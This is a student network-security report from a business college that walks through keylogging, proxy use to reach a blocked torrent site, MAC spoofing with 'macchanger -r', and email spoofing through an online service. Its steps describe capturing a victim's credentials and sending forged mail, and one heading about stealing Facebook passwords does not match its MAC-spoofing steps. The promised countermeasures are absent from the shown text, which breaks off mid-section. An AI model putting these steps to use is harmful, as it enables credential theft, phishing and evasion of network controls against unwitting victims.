Shaheed Sukhdev College of Business Studies

Network Security Research Report

Under The Supervision of:
Dr. Ajay Jaiswal

Presented and Analyzed By:-
Ojasvi Agarwal
And
Lokender Singh

CERTIFICATE

This is to certify that **Ojasvi Aggarwal (7448)** and **Lokender Singh (7464)** of Shaheed Sukhdev College of Business Studies have worked on the project titled “Shaheed Sukhdev College of Business Studies Network Security Research Report ” and have completed the project under my supervision.

Dr. Ajay Jaiswal

(Teacher Incharge Department of Computer Science)

Dr. Poonam Verma

Acknowledgement

We would like to express Our special thanks of gratitude to our teacher (Dr. Ajay Jaiswal) as well as our principal (Dr. Poonam Verma)who gave us the golden opportunity to do this wonderful project on the topic (Shaheed Sukhdev College of Business Network Security Research Report), which also helped us in doing a lot of Research and we came to know about so many new things we are really thankful to them. Secondly we would also like to thank my parents and friends who helped us a lot in finalizing this project within the limited time frame.

Ojasvi Aggarwal

INTRODUCTION

A problem with many office environments is that security seems like something that the big bad corporation imposes on its workforce. However, a little bit of awareness can make a huge difference in how you perceive and respond to security initiatives.

Cyber security is not something that should be relegated to the folks who expertise in this field, rather in order to make cyber security successful, we all have to be aware and involved. Some steps that can be adopted to protect ourselves from cyber-attacks are password management, connection management, multi factor authentication etc...

Objective: - The project is done with the objective of making the student and staff committee of S.S.C.B.S. aware of the cyber-attacks that might take place in their own network without their knowledge. The project includes various kind of attacks along with their performing methods. Also, to aware the general public about the attacks and how to protect from them, the project includes the counter measures for protection from these attacks.

The project includes the following explored fields like:- keylogging attacks, mac spoofing attacks, email spoofing attacks, man in the middle attacks, Wi-Fi jamming attacks etc.. A detailed research has been performed on every topic before explaining about it.

KEYLOGGER

Theory:

The purpose of a keylogger is that it just records the keystrokes. So, if it is installed on a browser or a pc, then it records all the data as it is typed.

Requirements:

1. A browser.
2. A working internet connection


Practical Steps:

- Firstly, we have to download the keylogger plugin in the browser. The mostly used keylogger plugin is 'Nifty Keylogger'.
- After installing it, we just have to wait for a victim to use any of his/her online account on the browser.
- After the victim finishes using the browser, we just have to press 'alt + ctrl + k' to view the saved credentials of the victim.


Case - 1:


STEPS:

1. Downloading and installing the keylogger plugin.




2. Victim using the online account on the browser.





3. Analyzing the saved credentials of the victim by pressing
   'Ctrl + alt + k'.



PROXY

Theory:

A proxy or a proxy server is a computer that acts as a gateway between a local network and a larger-scale network such as the Internet. Users send requests to proxy websites which conveys them to the site's server. The reply received by the proxy website is then forwarded to the user's computer. This gives an impression to ISP's and blocking software that the user is visiting the proxy website but in reality, he/she is visiting the site which was blocked.

Requirements:


1. A browser
2. A working internet connection

Practical Steps:


- Firstly, we have to download the proxy plugin in the browser. The mostly used plugin for using proxy is 'Anonymox'.
- After installing the plugin in the browser, we just have to use the website that couldn't be used earlier as it was blocked.

Case - 1: Running the torrent website.

1. First open the website 'Kat.cr' (the blocked website).
2. Install the plugin in the browser.



3. Try running ‘kat.cr’ again.



MAC SPOOF

Theory:

MAC spoofing is a technique for changing a factory-assigned Media Access Control (MAC) address of a network interface on a networked device. The MAC address is hard-coded on a network interface controller (NIC) and cannot be changed.

When our laptop can't access a network's internet connection, then its MAC address would have been blocked. Just by changing the MAC address, and using same credentials and it will connect.

Requirements:

1. A working internet connection.
2. Credentials for using the network.


Practical Steps:

1. Try connecting to the network with your credentials.
2. If it's not connecting, change mac using commands. Try reconnecting to the network with the same credentials.


CASE – 1: Stealing ID and Password of a Facebook ID:

STEPS:


1. Try connecting to the network with the credentials.




2. Lower down your connection interface mode i.e. wlan0/eth0.




3. Change your mac address using the command: ‘macchanger -r interface_mode’.



4. Raise up your connection interface mode i.e. wlan0/eth0.



5. Try reconnecting to the same network using the same credentials.



Email SPOOF

Theory:

Email spoofing is an example of creating email messages with a forged sender i.e. person 'A' is sending the message to person 'C' but the e-mail address used for sending e-mail is of any other person. This is possible to do by using a different mail server for sending the mail rather than the authenticated mail server which checks these details.

Requirements:

1. Working internet connection.


Practical Steps:

1. First go to the link: 'emkei.cz'.
2. Now, fill in the required details and the fake mail.
3. Now, check out the inbox or the spam folder of the victim and the fake mail would be there.


CASE – 1: Sending a fake mail.

STEPS:

1. First go to the link: ‘emkei.cz’ and fill the required details.

